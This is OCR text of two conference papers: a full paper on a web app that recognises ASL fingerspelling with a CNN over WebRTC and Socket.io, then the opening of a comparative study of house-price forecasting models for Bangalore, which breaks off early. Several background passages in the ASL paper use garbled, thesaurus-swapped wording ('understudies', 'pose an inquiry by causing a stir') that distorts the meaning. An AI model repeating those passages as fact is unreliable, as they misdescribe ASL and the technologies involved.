ASL is American Sign Language which mostly consists of various hand and face movements. This is helpful for people who are deaf, mute, and hard of hearing. It is utilized majorly by people in the United States and Canada but is also used in different regions worldwide. Few ASL gestures for letters "W", "R", "C", "S" have been shown below in Fig. 1.

All things considered, ASL is a full language, with each of the properties of communicated in regular dialect, however, one that has grown freely of and uniquely in contrast to English. The job of ASL in the schooling of hard-of-hearing understudies has been described by struggle and debate. The present circumstance has existed since the commencement of hard-of-hearing schooling in the United States.

ASL is a language totally independent and unmistakable from English. It contains every one of the basic highlights of language, with its own guidelines for articulation, word arrangement, and word request. While each language has methods of flagging various capacities, for example, posing an inquiry rather than saying something, dialects contrast in how this is finished. For instance, English speakers might pose

P. Aggarwal (✉) · K. Kushwaha · K. Goyal · P. Gupta
Computer Science and Engineering, Maharaja Agrasen Institute of Technology, New Delhi, India
e-mail: pranshulaggarwal000@gmail.com

D. Gupta et al. (eds.), *International Conference on Innovative Computing and Communications*, Lecture Notes in Networks and Systems 492,
https://doi.org/10.1007/978-981-19-3679-1_4

Fig. 1 Few ASL alphabets

an inquiry by raising the pitch of their voices and by changing word request; ASL clients pose an inquiry by causing a stir, extending their eyes, and shifting their bodies forward.

ASL has local accents and tongues. ASL has territorial varieties in the cadence of marking, elocution, shoptalk, and signs utilized. Other sociological elements, including age and sexual orientation, can influence ASL utilization and add to its assortment, similarly likewise with communication in dialect.

Fingerspelling is important for ASL and is utilized to explain English words. In fingerspelled letter set, every letter relates to a unique hand gesture. Fingerspelling is frequently utilized for legitimate names or to show the English word for something.

2 Literature Survey

ASL or any sign language recognition using deep learning and computer vision is not a new problem but has been worked on for many years. It is a topic on which various researches have been conducted considering its potential.

In their research, Sabeenian R. S, S. Sai Bharathwaj, M. Mohamed Aadhil have tried to implement CNN over greyscale images [1] and have received satisfactory results but they face problems when the images drop the frames as the model cannot distinguish between the background and the foregrounds. Patil et al. [2] used CNN over greyscale images to predict Indian Standard Language (ISL) and were able to achieve an accuracy of 95%. Nandhini et al. [3] also used CNN for their research to accomplish the same job but investigates the accuracy through F score (F score uses measures like true positives, true negatives, false positives, false negatives, precision, and recall for a better evaluation of any proposed model) for a better understanding how CNN performs generally for this particular task of sign language detection. Hurroo and Walizad [4] in their research have removed background using HSV color extraction algorithm and have seen accuracy of 98% over alphabets used in their dataset.

Then in their research, Radha S. Shirbhate, Mr. Vedant D. Shinde, Ms. Sanam A. Metkari, Ms. Pooja U. Borkar, Ms. Mayuri A. Khandge have tried various classic machine learning algorithms [5] other than computer vision like KNN, SVM, etc., over greyscale images to see the results and have achieved the best results in KNN of 100% accuracy but that requires a lot of processing power and better techniques are available which are much more efficient and does not comprise with the results.

Another brilliant paper Lean Karlo S. Tolentino, Ronnie O. Serfa Juan, August C. Thio-ac, Maria Abigail B. Pamahoy, Joni Rose R. Forteza, Xavier Jet O. Garcia tried to also include word recognition [6] in their sign language detection and achieved optimum results using CNN on images of 50 × 50 pixels and an average accuracy of above 95% on numbers, alphabets, and words.

In an effort to see how CNN performs when the ASL gestures are occluded or not and analyzing that deeply, Shivashankara et al. [7] found that it still performs ranging from 70 to 95% which depends on the obstructions and accuracy of the model. So, CNN was the best model to go with as it is one of the most basic image recognition techniques and still gives competitive results in this domain. Similar work has been proposed by Pigou et al. [8] using CNN on Microsoft Kinect platform and which showed results of 91.7% although the training and dataset being used in this model is working both in 2D and 3D plane.

In an attempt to discuss the possibilities of ASL in Web application, Efthimiou et al. [9] have tried to establish the importance of inclusion of ASL or sign language in the general Web interface to remove the limitation they face on daily basis and to make the Internet a more inclusive place. They have also discussed various ideas like having animations of the signs for describing actions of the buttons, etc.

Moreover, from the study of the above literature available for implementation, it has been found that the majority of these projects focused too much on just correct letter detection and a lack the feature of forming sentences. Also, it was concluded that ASL detection is practical and can help the society if results are satisfactory. Through our model and collaboration of deep learning and computer vision, we are trying to achieve sentence formation through a video interface.

3 Motivation

- Since not everyone is proficient in ASL or had the opportunity to learn it, this project will assist them to communicate with the ones who use only ASL to communicate. Using this interface, people can connect themselves with different types of people all around the globe irrespective of their limitations to the use of ASL. Even in families, those who do not know ASL can communicate with them and make them feel inclusive.
- Being conversant in ASL allows you to communicate with a wide range of disabled individuals including students in deaf schools or university programs, disabled residents, and business people in your community. ASL improves communication between hearing people and disabled people.

This motivated the work presented in this paper.

4 Architecture

The proposed architecture consists of a Web interface, server, word constructor, predictor, and user.

The flow of data among these components has been shown in the above Fig. 2 and discussed as below.

1. Web interface

When the application is executed, the user will be shown a Web page to create a room which will generate a link which they can give to another user whom they wish to interact with, and during this process, the user also establishes a connection with the server which is the base of our application.

We have used React JS for creating the Web interface and creating the server.

React [10] is a JavaScript library made for building quick and intelligent UIs for Web and portable applications. It is an open-source, part-based, front-end library mindful just for the applications view layer. In model view controller (MVC) design, the view layer is responsible for how the application looks and feels.

2. Real-time communication

As soon as the other user joins the link, a connection is established between both the users using WebRTC through which the user can see each other and can interact in real time.




Fig. 2 Architecture of the application

WebRTC [11] permits you to set up distributed associations with other Internet browsers rapidly and without any problem. To assemble such an application without any preparation, you would require an abundance of structures and libraries managing ordinary issues like information misfortune, association dropping, and NAT crossing. With WebRTC, each of these comes worked in into the program out-of-the-crate. This innovation need not bother with any modules or outsider programming. It is publicly released, and its source code is uninhibitedly accessible at http://www.webrtc.org/. A basic overview of any WebRTC application has been shown in Fig. 3.

3. Capturing and sending frames

As soon as the Web stream is established, the model starts capturing frames which are sent back to the server from both the users for prediction. This activity is being handled by Socket.io which helps in sending real-time frames seamlessly.

Socket.io [12] is an integral asset for making ongoing applications with two-way correspondence between the server side and the customer side in a syntax that looks




Fig. 3 Basic overview of WebRTC application

as though you are simply setting off and paying attention to events. It utilizes the power of WebSockets alongside a few fallbacks. It very well may be utilized to make bidirectional associations, like continuous dashboards, talk applications, and multiplayer games.

4. Predictor

Predictor is the CNN model which has been converted from Python to JavaScript using TensorFlow js converter for integration with our application.

It receives frames on which it gives a prediction and sends back to the server.

Convolutional neural networks allude to a sub-class of neural networks. CNN is explicitly intended to deal with input images. Their design is then more explicit: It is made out of two fundamental blocks. A brief description of the basic working of CNN has been shown in Fig. 4.

The first block functions as a feature extractor and makes the particularity of this type of neural network. To do this, it performs template matching by applying convolution filtering operations. The first layer filters the image with several convolution kernels and returns "feature maps", which are then normalized (with an activation function) and/or resized.

This interaction can be rehashed a few times: We channel the provisions maps got with new parts, which gives us new components guides to standardize and resize, and we can channel once more, etc. At long last, the upsides of the last element maps are linked into a vector. This vector characterizes the yield of the principal block and the contribution of the second.

The resulting square contains the information vector esteems that are changed (with a few straight mixes and enactment capacities) to return another vector to the yield. This last vector contains, however, many components as there are classes: component I addresses the likelihood that the picture has a place with class I. Every component is in this manner somewhere in the range of 0 and 1, and the amount of everything is worth 1. These probabilities are calculated by the last layer of this block (and therefore of the network), which uses a logistic function (binary classification) or a softmax function (multi-class classification) as an activation function.

As with ordinary neural networks, the parameters of the layers are determined by gradient backpropagation: The cross-entropy is minimized during the training phase. But in the case of CNN, these parameters refer in particular to the image features units.

There are four types of layers for a convolutional neural network: the **convolutional** layer, the **pooling** layer, the **ReLU correction** layer, and the **fully-connected** layer.

5. Server Interaction with Predictor

This architecture sends locally a local Web camera stream from WebRTC's getUserMedia to a server using the React Web server and the TensorFlow Object Detection API. The proposed model for this functionality looks like the graphic below (Fig. 5).

React will serve the HTML and JavaScript files for the browser to render. *getUserMedia.js* will grab the local video stream. Then *objDetect.js* will use the HTTP POST




Fig. 4 Basic working of CNN [13, 14]




Fig. 5 Real-time interaction between predictor and server

method to send images to the TensorFlow Object Detection API which will return the objects it sees (what it terms *classes*) and their locations in the image. We will wrap up this detail in a JSON object and send it back to *objDetect.js* so we can show boxes and labels of what we see.

6. Word constructor:

Word constructor is using NLP and grammar API to make meaningful words and sentences from the prediction it is receiving from the server and send the results as the output which the user is seeing.

5 Implementation

For implementation purposes in this work, a sequential CNN model in which there is a convolution layer of size (5,5) followed by an activation layer whose activation function is ReLU, followed by MaxPooling layer of size (2,2), further creating 2 hidden layers with the same outline, then the nodes have been flattened and given to dense layer whose activation function is ReLU, which is finally connected with the last layer which classifies the 29 labeled object, hence having the activation function of softmax.

A detailed description of our CNN model has been shown in Fig. 6, in which the shape of each layer and the layers which are contributing toward the parameters are clearly shown.

For instance, the first layer is a Convolution2D layer which is giving an output of size (60,60,32) and is creating 2432 parameters. Whereas, the next layer, i.e., activation is creating no parameters as its function is to detect the significant input which will determine the results.

The proposed model ended up having around 356,637 parameters.

The size of the input images was (64,64,3), and the batch size was 64. The number of classes to be identified were 29, 26 alphabets and delete, space, and nothing symbols.

Early stopping was applied over validation loss with patience 2, i.e., wait for 2 epochs before stopping if no significant improvement in the metric chosen.

After executing this model, it has been observed that the model resulted with 95% accuracy on the testing dataset.

The dataset was taken from the Website Kaggle [15].

To integrate the Python-based CNN model into the JavaScript file, TensorFlow.js converter was used.

For changing over our model into JS. There was a great deal of pre-prepared, publicly released models, created in TensorFlow, that are focused on for edge devices.

TensorFlow.js [16] is a library for building and executing AI estimations in JavaScript. TensorFlow.js models run in a Web program and in the Node.js environment. The library is significant for the TensorFlow climate, giving a lot of APIs that are suitable with those in Python, allowing models to be ported between the Python

```
Model: "sequential"
_________________________________________________________________
Layer (type)                 Output Shape              Param #
=================================================================
conv2d (Conv2D)              (None, 60, 60, 32)        2432
_________________________________________________________________
activation (Activation)      (None, 60, 60, 32)        0
_________________________________________________________________
max_pooling2d (MaxPooling2D) (None, 30, 30, 32)        0
_________________________________________________________________
conv2d_1 (Conv2D)            (None, 28, 28, 64)        18496
_________________________________________________________________
activation_1 (Activation)    (None, 28, 28, 64)        0
_________________________________________________________________
max_pooling2d_1 (MaxPooling2 (None, 14, 14, 64)        0
_________________________________________________________________
conv2d_2 (Conv2D)            (None, 12, 12, 64)        36928
_________________________________________________________________
activation_2 (Activation)    (None, 12, 12, 64)        0
_________________________________________________________________
max_pooling2d_2 (MaxPooling2 (None, 6, 6, 64)          0
_________________________________________________________________
flatten (Flatten)            (None, 2304)              0
_________________________________________________________________
dense (Dense)                (None, 128)               295040
_________________________________________________________________
dense_1 (Dense)              (None, 29)                3741
=================================================================
Total params: 356,637
Trainable params: 356,637
Non-trainable params: 0
_________________________________________________________________
```

Fig. 6 CNN model

and JavaScript organic frameworks. TensorFlow.js has engaged another arrangement of designers from the broad JavaScript people group to construct and send AI models and empowered new classes of on-gadget calculation.

TensorFlow.js offers a model converter that can stack and execute pre-prepared TensorFlow saved models and Keras models, permitting these models to be accessible in JS. To port a current model to TensorFlow.js, the client runs a Python script that changes the current format over to the TensorFlow.js Web format.

TensorFlow.js streamlines the model by pruning superfluous tasks (e.g., preparing activities) and packs loads into 4 MB documents, enhancing for program auto-caching. The client can likewise quantize the loads, lessening the model size by 4X. After the transformation, in the JS application, the client can call tf.loadModel(url) to load the model, giving a URL where the Web records are hosted.

6 Challenges

- Due to RAM and GPU limitations on Web notebooks and local machines which were available training on the whole dataset was not possible. Due to which the work was trained over 50% of the dataset available and tweaked the code accordingly.
- Choosing the parameters was another challenge as to find optimal results the model was run again and again, and training time was around 10–15 min for loading the data into training format and then anywhere between 10 and 30 min depending upon the accuracy at each epoch.
- Another challenge was implementing this Python-based model in TensorFlow.js for Web deployment. As initially flask was used but the results were not optimum, so the TensorFlow.js model was integrated with React.
- Working with packages that get updated frequently is tough especially when a small amount of change can ruin the compatibility of the whole model.
- As described earlier even though the alphabets in ASL are universal but the accents could be different in various regions, this was handled by NLP for a consistent result.
- If more than one user is in the frame the model might fail because it was not trained to choose between two gestures within one frame and it may lead to unexpected results.

7 Results and Discussion

Good accuracy was achieved on real-life examples and over 95% on testing datasets. The Web interface works perfectly and gives desired results.

In Fig. 7, the main screen of the Web interface has been shown, followed by the output prediction of "hello" in Fig. 8a. Whereas in Fig. 8b, single-letter prediction of "O" has been shown.

Various other image recognition techniques such as R-CNN could have been used but the results were good enough in CNN so there was no need to explore that. In their research, Suharjito et al. [17] have discussed various extensive methods which are out of scope of this proposed project but can be useful for industrial point of view.

8 Future Scope

- This project can be used in future for various other sign languages like British Sign Language (BSL) and Indian Sign Language (ISL). The TensorFlow model just needs to be trained the images of these languages as well and redeployed, we can keep using the same Web interface.




Fig. 7 Main screen




Fig. 8 **a** Output prediction of “hello”. **b** Prediction of “O”

- This project would need to be deployed on a global server for it to become accessible anywhere in the world and would need further additions if someone wants to make it scalable for concurrent users.

References

1. Sabeenian RS, Sai Bharathwaj S, Mohamed Aadhil M (2020) Sign language recognition using deep learning and computer vision. J Adv Res Dyn Control Syst
2. Patil R, Patil V, Bahuguna A, Datkhile G (2021) Indian sign language recognition using convolutional neural network. In: International conference on advances in computing and communications
3. Nandhini S, Roopan DS, Shiyaam S, Yogesh S (2021) Sign language recognition using convolutional neural network. In: International conference on computing, communication, electrical and biomedical systems
4. Hurroo M, Walizad ME (2020) Sign language recognition system using convolutional neural network and computer vision. Int J Eng Res Technol (Dec 2020)
5. Shirbhate RS, Shinde VD, Metkari SA, Borkar PU, Khandge MA (2020) Sign language recognition using machine learning algorithm. Int Res J Eng Technol (Mar 2020)
6. Tolentino LKS, Juan ROS, Thio-ac AC, Pamahoy MAB, Forteza JRR, Garcia XJO (2019) Static sign language recognition using deep learning. Int J Mach Learn Comput (Dec 2019)
7. Shivashankara SS, American SS (2018) Sign language recognition system: an optimal approach. Int J Image Graph Signal Process (Aug 2018)
8. Pigou L, Dieleman S, Kindermans P-J, Schrauwen B (2015) Sign language recognition using convolutional neural networks. In: Lecture notes in computer science. Springer, Berlin
9. Efthimiou E, Fotinea S-E, Vogler C, Hanke T, Glauert J, Bowden R, Braffort A, Collet C, Maragos P, Segouat J (2009) Sign language recognition, generation and modeling: a research effort with applications in deaf communication. In: Universal access in human-computer interaction addressing diversity (2009)
10. Introduction to react JS (https://www.simplilearn.com/tutorials/reactjs-tutorial/what-is-reactjs)
11. Description of WebRTC (https://webrtc.org/)
12. Introduction to Socket.io (https://socket.io/docs/v4/)
13. Introduction to CNN (https://towardsdatascience.com/a-comprehensive-guide-to-convolutional-neural-networks-the-eli5-way-3bd2b1164a53)
14. Summary of layers and architecture of CNN (https://www.analyticsvidhya.com/blog/2020/10/what-is-the-convolutional-neural-network-architecture/)
15. Dataset ASL alphabet (Version 1) (https://www.kaggle.com/grassknoted/asl-alphabet)
16. Overview of tensorflow.js (https://www.tensorflow.org/js)
17. Suharjito RA, Wiryana F, Ariesta MC, Kusuma GP (2017) Sign language recognition application systems for deaf-mute people. In: International conference on computer science and computational intelligence (Oct 2017)

House Price Forecasting by Implementing Machine Learning Algorithms: A Comparative Study

Ishan Joshi, Pooja Mudgil, and Arpit Bisht

Abstract Discerning property value via state-of-the-art machine learning techniques can evolve the current real-estate market and expose it to the technological frontiers of the modern world. This can potentially have sanguine domino effects such as opening the market to new investors as a result of technically backed price values. The current research paper strives to capitalize on this opportunity by analyzing information and data from an existing online marketplace for buyers and sellers in this industry. It is conjectured that precise prediction of house prices in a particular location through data analytics will create a candid market where prices are not arbitrary, ensuring openness in the market through P2P opportunities which will eliminate middleman charges. The research ventures to extrapolate machine learning techniques to create a model that predicts house prices in Bangalore using a plethora of algorithms such as linear regression, bagging classifier, K-nearest neighbour, XGB, decision tree, gradient boosting, and random forest. An incremental approach is deployed to gather and streamline data, clean, visualize, model and evaluate the models produced. The research is completed with a result from the comparative study, showing the most appropriate algorithm for the given data available is the random forest algorithm.

Keywords K-nearest neighbour · Decision tree · Random forest · XGB · Bagging classifier · Gradient boosting · Machine learning · Data analytics · Real estate · Predictive modelling

1 Introduction

As technology advances, pioneering fields such as artificial intelligence and machine learning are automating work in industries rapidly. However, in the housing industry,

---

I. Joshi (✉) · P. Mudgil · A. Bisht
Department of Information Technology, Bhagwan Parshuram Institute of Technology, New Delhi, India
e-mail: ishanjoshi19@gmail.com

D. Gupta et al. (eds.), *International Conference on Innovative Computing and Communications*, Lecture Notes in Networks and Systems 492,
https://doi.org/10.1007/978-981-19-3679-1_5

it is still very contemporary to use such technology to automate work or to do predictive analytics. The industry of real estate is obtuse in endorsing the use of technology when compared to other industries. The traditional model of this business is considered as being hampered through technology as machine learning is advancing, and it can predict house prices with more precision [1, 2]. Technology can be leveraged to produce efficient and fasters results, but the housing sector is one of the only remaining industries to produce wealth without an enthusiastic approach towards technology [3]. In this research, we use machine learning techniques and data science methodology to create a predictive model that would predict the price of houses based on various types of data. We propose that this model would produce optimal values of house prices which would be immensely beneficial for people actively participating in this industry, which include buyers who can make a scientifically accurate estimate of the price of their prospective home and sellers who can list their properties for a relevant price. This industry is undergoing an expeditious transformation as a result of money being inundated rapidly. This ingression of capital should prove to be an indicator that with the result of digitization this industry will undergo immense changes. As a result of the fourth industrial revolution, real estate as an industry is directly transformed through technological innovations [4, 5]. Transforming the house valuing system through automation will result in higher efficiency, accuracy, and the opportunity to undertake more information to process. Automated valuations have an error rate of less than 4% for homes/personal properties and lower than 6% for commercial properties which is much more accurate than the traditional methods [6]. The existing model that is prominent in this industry is based on prices quoted by 'middle-men', and a lot of prices are surface level and irrational or incorrect. Monopoly is a prevalent issue in the housing industry. When the power of dominance is soaring, supply elasticity is lowered, which results in ballooning prices and a decrease in affordability [7]. Furthermore, getting a valuation of a property is expensive. Such scenarios hamper the opportunity for new investors to append in this vibrant market. According to Business Industry experts, exorbitant growth and opportunity in the real estate market are predicted to be worth $1 trillion by 2030. Investing in real-estate listings that have the potential to grow can increase ROI, and bring a solid, secure asset for you and your future [8].

Artificial intelligence is changing the landscape of every industry prominently. It can help in estimating the market value of properties and predicting their future price trajectory. The current use case of such algorithms combines current market data and public information to determine the best pricing strategy [9]. Algorithms can traverse through millions of files in minutes, looking through property values, home renovations, and even homeowner's personal information [10]. A smart predictive model will provide several benefits and add trailblazing features to a technologically lagging industry. The model will produce more transparency in the housing sector as the prices will be evaluated using quantitative analysis and machine learning techniques. The relation between various factors of a property, i.e. location, size, area type, etc., and its price will eventually have a definite relation. The house value can be identified as a utility function of many apposite variables such as structural characters, neighbourhoods, and the surroundings [11].

The paper is bifurcated into the following components: a review of literature, the methodology proposed, experimentation and results, modelling the attributes via machine learning algorithms, and conclusions and future directions.

2 Review of Literature

Adyan Nur Alfiyatin et al. aim to use regression analysis to determine the optimal coefficient for prediction along with particle swarm optimization (PSO) for an eclectic selection of pertinent variables to determine value based on NJOP homes in the city of Malang [12].

In the paper titled 'House Price Prediction Using Regression Techniques: A comparative study' property cost is determined using the foregoing merchandise, fare ranges and also forewarns developments, and hence, the expected prices are predicted. The paper consists of predictions using various techniques in regression like ElasticNet, Lasso, Multiple linear, and Ridge [13].

In the paper by G. Naga Satish et al., lasso regression model is used to create a prediction model for property price as a result of the regression models adaptability and probabilistic methodology [14].

Advanced machine learning and traditional approaches are deployed to determine the variations in the advanced models. The paper validates multiple techniques and provides a positive result for housing price prediction [1].

The objective of the paper titled 'House Price Forecasting Using Machine Learning' is to predict the market value of an estate. This forecast aids in determining a base price for houses based on the geographical variables. By looking at the previous market patterns at a granular level and value ranges, coming advancements future costs are predicted. The prediction is undertaken in the location of Mumbai city with the algorithm decision tree regressor [15].

The paper titled 'Real-estate Price Prediction' uses two essentially different datasets and current algorithms in machine learning to implement the prediction engine for usage in real life. The paper finds that various algorithms produce drastically varied results [16].

Another research built a predictive model by undertaking factors such as location, area size, material for construction, number of bedrooms and garages, and so on for 3000 houses using support vector regression, decision tree, lasso technique, and logistic regression [17].

In a town in Andhra Pradesh, M. Thamarai et al. predict house prices based on desired features of the property. The model takes into consideration the proximity to malls, school facilities, travel facilities along with other features of the house itself such as the number of bedrooms in the property, and how old the place is [18].

The research titled 'Bangalore House Price Prediction' creates a linear regression model and deploys it on a Python flask server to predict house prices in Bangalore. It essentially combines Web development knowledge and data science techniques [19].

Qingqi Zhang has leveraged housing data from Boston to create a predictive model for determining the prices through multiple linear regression [20].


The current research present gives accurate results relevant to the real-estate market analytics as an outcome of using various techniques such as particle swarm optimization, lasso regression, vector regression, and Ada boosting regression along with varied types of data consisting of features such as the material of construction, property age, geographical variables, and so on to determine house prices. However, existing practices lack a comparative approach towards dynamic data to determine the most accurate algorithm. As a result, this research ameliorates this issue by using a large dataset pertaining to properties in Bangalore, India to create multiple models to determine house prices.

3 Methodology Proposed

The model is created via an incremental approach acquired from data science methodologies by capturing and streamlining appropriate data, cleaning it, graphing it for further exploratory analysis, modelling the produced data through different algorithms and evaluating their efficacy. (see Fig. 1)

- Data collection—The model requires housing prices and relevant information data relating to properties. Acquiring this is a crucial and prudent step as correct data equates to an adept model.

Fig. 1 Proposed workflow



- Data Cleaning—Data generally contains a lot of noise and obstacles such as outliers that are eradicated using techniques such as formatting, removing irrelevant values, and columns containing futile frequencies.
- Exploratory Analysis—Once data are cleaned, analysis using methods such as visualization is done to uncover important factors/findings that directly affect the model to be made prospectively.
- Modelling the data—Once appropriate data is ready, it enters the modelling phase through machine learning techniques.
- Evaluation: Finally, after the model is created, we evaluate its accuracy and ability to produce relevant values using different parameters that are exclusive to different algorithms.

4 Experimentation and Results

4.1 Data Genesis

